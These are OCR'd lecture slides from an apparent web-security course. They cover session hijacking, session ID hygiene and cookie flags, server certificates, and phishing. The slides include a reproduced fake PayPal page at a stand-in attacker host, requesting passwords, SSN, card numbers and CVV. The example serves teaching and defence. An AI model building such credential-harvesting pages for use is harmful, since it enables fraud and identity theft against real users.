
sessionID	**name**
3458904043	Alice
5465246234	Bob

What can go wrong over http?

Session hijacking attack:

- Attacker steals sessionID, e.g., using a packet sniffer
- Impersonates user

After authenticating..



sessionID = 3458904043

Must be unpredictable

Active sessions:
3458904043 | Alice
5465246234 | Bob

Protect sessionID from packet sniffers:

- Send encrypted over HTTPS
- Use *secure* flag to ensure this


When should session/cookie expire?

- Often is more secure
- But less usable for user

What other flags should we set on this cookie?

- httponly to prevent scripts from getting to it

After authentication ..



sessionID = 3458904043

Must be unpredictable

Active sessions:
3458904043 | Alice
5465246234 | Bob

What if attacker obtains old sessionID somehow?

- When user logs out, server must remove Alice's entry from active sessions
- Server must not reuse the same session ID in the future
- Old sessionID will not be useful

Authenticating the server

What mechanism we learned about that helps prevent an attacker from impersonating a server?

- Digital certificates (assuming CA or relevant secret keys were not compromised)

But these only establish that a certain host a user visits has a certain public key.
What if the user visits a malicious host?

Phishing attacks

Phishing attack

- Attacker creates fake website that appears similar to a real one
- Tricks user to visit site (e.g. sending phishing email)
- User inserts credentials and sensitive data which gets sent to attacker
- Web page then directs to real site or shows maintenance issues

PayPal

http://paypal.attacker.com/

Please fill in the correct information for the following category to verify your identity.

Security Measures

Email address:

PayPal Password:

Full Name:

SSN: - -

Card Type: Card Type

Card Number:

Expiration Date: Month / Year (mm/yyyy)

Card Verification Number (CVV2):

Street:

City:

Country: United States

Zip Code:

Telephone:

Verified By Visa / Mastercard Securecode:

Date of Birth: - - (Ex: dd-mm-yyyy)

Submit Form

By cli

Your

Protect Your Account Info

Make sure you never provide your password to fraudulent persons.


PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-bits (the highest level commercially available).


For more information on protecting yourself from fraud, please review our Security Tips at http://www.paypal.com/securitytips


Protect Your Password

